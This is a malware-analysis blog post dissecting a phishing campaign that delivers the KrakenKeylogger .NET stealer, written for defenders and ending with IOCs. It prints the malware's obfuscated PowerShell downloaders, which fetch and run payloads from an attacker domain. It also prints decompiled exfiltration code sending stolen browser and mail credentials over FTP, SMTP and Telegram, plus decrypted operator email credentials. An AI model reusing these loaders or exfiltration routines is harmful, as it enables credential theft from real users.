Kraken - The Deep Sea Lurker Part 1

0xtoxin.github.io/malware analysis/KrakenKeylogger-pt1/

May 20, 2023

Part 1 of analyzing the KrakenKeylogger Malware

5 minute read

0xToxin


Threat Analyst & IR team leader - Malware Analysis - Blue Team


Intro

In this first part we will be going through a recent phishing campaign delivering a never seen before “KrakenKeylogger” malware.


The Phish

The mail sent to the victim is a simple malspam mail with archive attachment:





The archive is a `.zip` archive that contains `.lnk` file:



LNK Analysis

LEcmd Tool

In order to analyze an `.lnk` file I use the LeCMD tool. By using the tool we can see that the .lnk will execute `PowerShell.exe` alongside with an argument:

```
Relative Path: ..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: -ExecutionPolicy UnRestricted $ProgressPreference = 0;
function nvRClWiAJT($OnUPXhNfGyEh){$OnUPXhNfGyEh[$OnUPXhNfGyEh.Length..0] -join('')};
function sDjLksFILdkrdR($OnUPXhNfGyEh){
$vecsWHuXBHu = nvRClWiAJT $OnUPXhNfGyEh;
for($TJuYrHOorcZu = 0;$TJuYrHOorcZu -lt $vecsWHuXBHu.Length;$TJuYrHOorcZu += 2){
try{$zRavFAQNJqOVxb += nvRClWiAJT $vecsWHuXBHu.Substring($TJuYrHOorcZu,2)}
catch{$zRavFAQNJqOVxb += $vecsWHuXBHu.Substring($TJuYrHOorcZu,1)}};$zRavFAQNJqOVxb};
$NpzibtULgyi = sDjLksFILdkrdR 'aht1.sen/hi/coucys.erstmaofershma//s:tpht';
$cDkdhkGBtl = $env:APPDATA + '\' + ($NpzibtULgyi -split '/')[-1];
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$wbpiCTsGYi = wget $NpzibtULgyi -UseBasicParsing;
[IO.File]::WriteAllText($cDkdhkGBtl, $wbpiCTsGYi);
& $cDkdhkGBtl;
sleep 3;
rm $cDkdhkGBtl;
```

PowerShell Script

Let's breakdown the script:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy
UnRestricted $ProgressPreference = 0;
function nvRClWiAJT($OnUPXhNfGyEh){
    $OnUPXhNfGyEh[$OnUPXhNfGyEh.Length..0] -join('')
};

function sDjLksFILdkrdR($OnUPXhNfGyEh){
    $vecsWHuXBHu = nvRClWiAJT $OnUPXhNfGyEh;
    for($TJuYrHOorcZu = 0;$TJuYrHOorcZu -lt $vecsWHuXBHu.Length;$TJuYrHOorcZu += 2){
        try{
            $zRavFAQNJqOVxb += nvRClWiAJT $vecsWHuXBHu.Substring($TJuYrHOorcZu,2)
        }
        catch{
            $zRavFAQNJqOVxb += $vecsWHuXBHu.Substring($TJuYrHOorcZu,1)
        }
    };
    $zRavFAQNJqOVxb
};

$NpzibtULgyi = sDjLksFILdkrdR 'aht1.sen/hi/coucys.erstmaofershma//s:tpht';
$cDkdhkGBtl = $env:APPDATA + '\' + ($NpzibtULgyi -split '/')[-1];
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$wbpiCTsGYi = wget $NpzibtULgyi -UseBasicParsing;
[IO.File]::WriteAllText($cDkdhkGBtl, $wbpiCTsGYi); & $cDkdhkGBtl;
sleep 3;
rm $cDkdhkGBtl;
```

The script will create a new string which will be the URL to the next payload, the script will take the obfuscated URL string and will deobfuscate it in several steps:

1. The string will be reversed by the function `nvRClWiAJT`.
2. a for loop will iterate through the flipped string and will jump every 2 chars.
3. each iteration 2 chars will be flipped again, and in the last iteration the last char will flipped also but it won't have any effect.

Here is a quick python script that does this process:

```
input_string = 'aht1.sen/hi/coucys.erstmaofershma//s:tpht'[::-1]
output_string = ''

for i in range(0, len(input_string), 2):
    try:
        tmp = input_string[i] + input_string[i + 1]
        output_string += tmp[::-1]
    except:
        output_string += input_string[i]

print(output_string)
```

```
https://masherofmasters.cyou/chin/se1.hta
```

se1.hta

The fetched payload will be yet another powershell script:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy
UnRestricted

function WQgtWbWK($FL, $i){
    [IO.File]::WriteAllBytes($FL, $i)
};

function APcZNMgjQ($FL){
    if($FL.EndsWith((QXUpF @(4995,5049,5057,5057))) -eq $True){
        Start-Process (QXUpF
@(5063,5066,5059,5049,5057,5057,5000,4999,4995,5050,5069,5050)) $FL
    }else{
        Start-Process $FL
    }
};

function laiLJMT($eh){
    $LM = New-Object (QXUpF
@(5027,5050,5065,4995,5036,5050,5047,5016,5057,5054,5050,5059,5065));
    [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
    $i = $LM.DownloadData($eh);
    return $i
};

function QXUpF($P){
    $n=4949;
    $s=$Null;
    foreach($WK in $P){
        $s+=[char]($WK-$n)
    };
    return $s
};

function deaNPih(){
    $AVYABiApT = $env:APPDATA + '\';
    $XdOFJCmMx = laiLJMT (QXUpF
@(5053,5065,5065,5061,5064,5007,4996,4996,5058,5046,5064,5053,5050,5063,5060,5051,505
8,5046,5064,5065,5050,5063,5064,4995,5048,5070,5060,5066,4996,5048,5053,5054,5059,499
6,5064,5050,4998,4995,5050,5069,5050));
    $qNfQDXYlR = $AVYABiApT + 'se1.exe';
    WQgtWbWK $qNfQDXYlR $XdOFJCmMx;
    APcZNMgjQ $qNfQDXYlR;;;;
}

deaNPih;
```

The script has several obfuscated strings that are being deobfuscated using the function `QXUpF` by simply going over each number and substracting `4949` from it. here is a quick script that will deobfuscate those strings and print the clear strings:

```
stringsList = [[4995,5049,5057,5057],
[5063,5066,5059,5049,5057,5057,5000,4999,4995,5050,5069,5050],
[5027,5050,5065,4995,5036,5050,5047,5016,5057,5054,5050,5059,5065],
[5053,5065,5065,5061,5064,5007,4996,4996,5058,5046,5064,5053,5050,5063,5060,5051,5058
,5046,5064,5065,5050,5063,5064,4995,5048,5070,5060,5066,4996,5048,5053,5054,5059,4996
,5064,5050,4998,4995,5050,5069,5050]]

for string in stringsList:
    tmp = ''
    for char in string:
        tmp += chr(char - 4949)
    print(f'[+] - {tmp}')

[+] - .dll
[+] - rundll32.exe
[+] - Net.WebClient
[+] - https://masherofmasters.cyou/chin/se1.exe
```


The script will download another file from the same domain previously used for fetching the `.hta` file in the previous powershell script.

.NET Loader


Stage 1

the fetched executable (`se1.exe`) is a .NET executable:

the loader will decrypt embedded resource `DataBasePracticalJob` using the encryption algorithim `RC2`, the key for the encryption will be the MD5 hash value of the hardcoded string `QEssDJZhQnLywDnJGpBEr` (The interesting part here is that the hashing applied on the string after encoding it with `BigEndianUnicode`, `0x00` appends as a suffix to each byte.) Here is a diagram of the decryption process:




you can use this CyberChef Recipe in order to calculate the MD5 hash easily. Then using RC2 decryption in CyberChef we can also fetch the 2nd stage:



Stage 2

The second stage is a .NET DLL which will be invoked by the first stage executable. The DLL will be invoke on its first public exported method which is `syncfusion`:



The second strange DLL will have 2 embedded resources that will be decrypted, the first embedded resource `SeaCyanPul` will be a `.DLL` that will be in charge of injecting the final payload to `RegAsm.exe` (won't be getting into it right now but the 3rd stage will be uploaded to Malware Bazaar)
The second resource `UnknownDetails` will be our final payload which will be decrypted using a simple `AES-ECB` encryption routine without IV, the key in this case will be a sha256 of null value:

```
// Token: 0x04000007 RID: 7
public static byte[] ReadManagment = Review.UnWrite(Resources.UnknownDetails, "");
```

```
public static byte[] UnWrite(byte[] byt, string ikey)
{
    AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider();
    SHA256CryptoServiceProvider sha256CryptoServiceProvider = new SHA256CryptoServiceProvider();
    byte[] array = sha256CryptoServiceProvider.ComputeHash(Encoding.BigEndianUnicode.GetBytes(ikey));
    aesCryptoServiceProvider.Key = array;
    aesCryptoServiceProvider.Mode = CipherMode.ECB;
    return aesCryptoServiceProvider.CreateDecryptor().TransformFinalBlock(byt, 0, byt.Length);
}
```


As I wrote before that, the payload will injected to `RegAsm.exe`

Kraken Payload

The Kraken payload `32-bit .NET` binary, so we can work with `DnSpy` to go over some of it functionalities.

Kraken Configs

The configs of the Kraken stored in the `.cctor` of the main class:



Some of the configs are encrypted using `DES-EBC` encryption routine without IV, the key is `MD5` hash of a preconfigured string, in this case: `swCpiTiAhkkEpyDZTnAGhOBZpr`, here is a quick python script that will decrypt the config strings for us:

```
import malduck, base64
from Crypto.Cipher import DES
encryptedStringsDict = {
    'PersonalEmail': 'KYlYJirrzmj9NFMzqVxdqqmBPWvogKC9',
    'PersonalEmailPassword': 'lNI13bp6TxER2sT4YYxfjw==',
    'PersonalEmailHost': '6pvSg6TWhxedDZq2k3/l06fwica30Jlg',
    'TheSMTPReciver': 'qUQWGy6wVRm4PKDty97tnE+Z3alydqyP',
    'PersonalEmailPort': 'VqONpyzLqFY=',
    'PersonalHostLink': 'EdrE+GGMX48=',
    'PersonalHostPassword': 'EdrE+GGMX48=',
    'PersonalHostUsername': 'EdrE+GGMX48=',
    'TheTelegramToken': 'EdrE+GGMX48=',
    'PersonalTeleID': 'EdrE+GGMX48='
}

md5hashKey = malduck.md5(b'swCpiTiAhkkEpyDZTnAGhOBZpr')[:8]
for k,v in encryptedStringsDict.items():
    des = DES.new(md5hashKey, DES.MODE_ECB)
    decVal = des.decrypt(base64.b64decode(v))
    print(f'[+] {k} - {decVal.decode()}')


[+] PersonalEmail - onuma.b@thereccorp.com
[+] PersonalEmailPassword - O@1234
[+] PersonalEmailHost - mail.thereccorp.com
[+] TheSMTPReciver - jbs.hannong@gmail.com
[+] PersonalEmailPort - 587
[+] PersonalHostLink
[+] PersonalHostPassword
[+] PersonalHostUsername
[+] TheTelegramToken
[+] PersonalTeleID
```

So now we have the configuration of the Kraken, let's move to some capabilities overview:

Custom Commands

The Kraken has several functions that can be executed (only if the user of the malware flag them during the compilation process of the stub), such as:


- TimeToRun
- LoadWeb
- Disable_Task
- Disable_CommandPrompt
- Disable_Regis
- ProcessKiller

```
// Token: 0x06000051 RID: 81 RVA: 0x000021BF File Offset: 0x000003BF
public static void TimeToRun()
{
}

// Token: 0x06000052 RID: 82 RVA: 0x000021BF File Offset: 0x000003BF
public static void LoadWeb()
{
}

// Token: 0x06000053 RID: 83 RVA: 0x000021BF File Offset: 0x000003BF
public static void Disable_Task()
{
}

// Token: 0x06000054 RID: 84 RVA: 0x000021BF File Offset: 0x000003BF
public static void Disable_CommandPrompt()
{
}

// Token: 0x06000055 RID: 85 RVA: 0x000021BF File Offset: 0x000003BF
public static void Disable_Regis()
{
}

// Token: 0x06000056 RID: 86 RVA: 0x000021BF File Offset: 0x000003BF
public static void ProcessKiller()
{
```

Nothing really interesting here, probably some persistence methods/VM checks.

Harvesting Capabilities

The kraken follows the usual info stealer path as stealing local Outlook, Foxmail, ThunderBird mails credentials.



It will lookup for credentials in those browsers:

- Google Chrome
- QQ Browser
- Vivaldi Browser
- Chromium Browser
- Cent Browser
- Chedot Browser
- 360Browser
- Brave
- Torch
- UC Browser
- Blisk
- Opera
- Avast Browser
- Edge
- Google Chrome Canary
- Firefox
- CocCoc
- Citrio Browser
- CoolNovo
- Epic Privacy Browser

The Kraken will also look for FileZilla Credentials

```
KrakenDumpedList.Email_Client_Outlook();
KrakenDumpedList.Email_Client_Foxmail();
KrakenDumpedList.GoogleChrome();
KrakenDumpedList.QQBrowser();
KrakenDumpedList.VivaldiBrowser();
KrakenDumpedList.ChromiumBasedBrowser();
KrakenDumpedList.CentBrowser();
KrakenDumpedList.DumpingChedot();
KrakenDumpedList.Dumping360_English();
KrakenDumpedList.Dumping360_China();
KrakenDumpedList.DumpingBrave();
KrakenDumpedList.DumpingTorch();
KrakenDumpedList.DumpingUC();
KrakenDumpedList.DumpingBlisk();
KrakenDumpedList.DumpingOpera();
KrakenDumpedList.DumpingFileZilla();
KrakenDumpedList.Dumpingavast();
KrakenDumpedList.DumpingMicrosoft();
KrakenDumpedList.ChromeCanary();
KrakenGeneratorMachine.DumpingFireFox();
KrakenGeneratorMachine.DumpingThunderbird();
KrakenDumpedList.DumpingCocCoc();
KrakenDumpedList.DumpingCitrio();
KrakenDumpedList.DumpingCoolNovo();
KrakenDumpedList.DumpingEpic();
```

Exfiltration

The Kraken allows exfiltration via:

- FTP

- SMTP
- Telegram Bot

FTP

```
bool flag = Operators.CompareString(KrakenSteak.VersionSelector, "0", false) == 0;
if (flag)
{
    FtpWebRequest ftpWebRequest = (FtpWebRequest)NewLateBinding.LateGet(null, typeof(WebRequest), "Create", new object[]
      { Operators.AddObject(Operators.AddObject(KrakenSteak.PersonalHostLink + "Kraken_Password_", KrakenSteak.PASSWORD),
      ".txt") }, null, null, null);
    try
    {
        ftpWebRequest.Method = "STOR";
        ftpWebRequest.Credentials = new NetworkCredential(KrakenSteak.PersonalHostUsername,
          KrakenSteak.PersonalHostPassword);
        byte[] bytes = Encoding.UTF8.GetBytes(KrakenSteak.PublicInformationOfSystem + "\r\n" + KrakenSteak.KrakenVault + "\r
          \n\r\n\r\n\r\n");
        ftpWebRequest.ContentLength = (long)bytes.Length;
        using (Stream requestStream = ftpWebRequest.GetRequestStream())
        {
            requestStream.Write(bytes, 0, bytes.Length);
            requestStream.Close();
        }
    }
    catch (Exception ex)
    {
        return;
    }
}
```

SMTP

```
bool flag2 = Operators.CompareString(KrakenSteak.VersionSelector, "1", false) == 0;
if (flag2)
{
    try
    {
        MailMessage mailMessage = new MailMessage();
        mailMessage.From = new MailAddress(KrakenSteak.PersonalEmail);
        mailMessage.To.Add(KrakenSteak.TheSMTPReciver);
        mailMessage.Subject = " Recovered From: " + Environment.UserName.ToString();
        mailMessage.Body = "\r\n\r\n";
        byte[] array = KrakenSteak.PasswordInfoDumper();
        MemoryStream memoryStream = new MemoryStream(array);
        mailMessage.Attachments.Add(new Attachment(memoryStream, "RecoveredPassword.txt", "text/plain"));
        SmtpClient smtpClient = new SmtpClient(KrakenSteak.PersonalEmailHost);
        bool flag3 = Operators.CompareString(KrakenSteak.ConnectionStatus, "True", false) == 0;
        if (flag3)
        {
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            smtpClient.EnableSsl = true;
        }
        else
        {
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            smtpClient.EnableSsl = false;
        }
        smtpClient.Port = Conversions.ToInteger(KrakenSteak.PersonalEmailPort);
        smtpClient.Credentials = new NetworkCredential(KrakenSteak.PersonalEmail, KrakenSteak.PersonalEmailPassword);
        smtpClient.Send(mailMessage);
        mailMessage.Dispose();
    }
    catch (Exception ex2)
    {
    }
}
```

Telegram Bot

```
bool flag4 = Operators.CompareString(KrakenSteak.VersionSelector, "2", false) == 0;
if (flag4)
{
    try
    {
        string text = KrakenSteak.PublicInformationOfSystem + "\r\n" + KrakenSteak.KrakenVault + "\r\n\r\n\r\n\r\n\r\n";
        ServicePointManager.Expect100Continue = false;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        string text2 = string.Concat(new string[]
        {
            "https://api.telegram.org/bot",
            KrakenSteak.TheTelegramToken,
            "/sendDocument?chat_id=",
            KrakenSteak.PersonalTeleID,
            "&caption=",
            Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(" Recovered From: ",
              Operators.AddObject(Operators.AddObject(Operators.AddObject(Operators.AddObject(Environment.UserName + "\r
              \nSystem IP: ", KrakenSteak.IPLogger()), "\r\n"), "\r\n"), "\r\n")), "\r\n"))
        });
        KrakenSteak.PWUploader("RecoveredLogins.txt", "application/x-ms-dos-executable", text2, text);
    }
    catch (Exception ex3)
    {
    }
}
```

Post Exfiltration Actions

After the stealing process was done, the Kraken will automatically start a keylogging process + screenshot capturing of the victim's computer:

```
KrakenSteak.KrakenPostLogs();
Thread.Sleep(9000);
KrakenSteak.RecordedVaultStart();
Thread.Sleep(4000);
KrakenSteak.KrakenClipboard();
Thread.Sleep(4000);
KrakenSteak.KrakenScreenshot();
Thread.Sleep(4000);
KrakenSteak.KrakenKeyboard();
```

IOC's

- Doc signed Subcontract Agreement.zip - 79571f0ad832a31a1121f7c698496de7e4700271ccf0a7ed7fe817688528a953

- seedof.lnk - beec3ec08fba224c161464ebcc64727912c6678dd452596440809ce99c8390fd
- 1st.exe - dddaf7dfb95c12acaae7de2673becf94fb9cfa7c2d83413db1ab52a5d9108b79
- 2nd.dll - f7c66ce4c357c3a7c44dda121f8bb6a62bb3e0bc6f481619b7b5ad83855d628b
- 3rd.dll - 43e79df88e86f344180041d4a4c9381cc69a8ddb46315afd5c4c3ad9e6268e17
- Kraken.exe - ee76fec4bc7ec334cc6323ad156ea961e27b75eaa7efb4e88212b81e65673000

Summary

In this blog I've covered a new .NET based stealer/keylogger malware, the way it was used in a phishing campaign, and a dive into the loader/injection process including overview of the malware capabilities and config extraction.

Part 2

In part 2 I will be explaining my Threat hunting process, why the malware being flagged falsely? and how I managed to find more samples that helped me confirm my findings.

Part 2 is up! check it out right here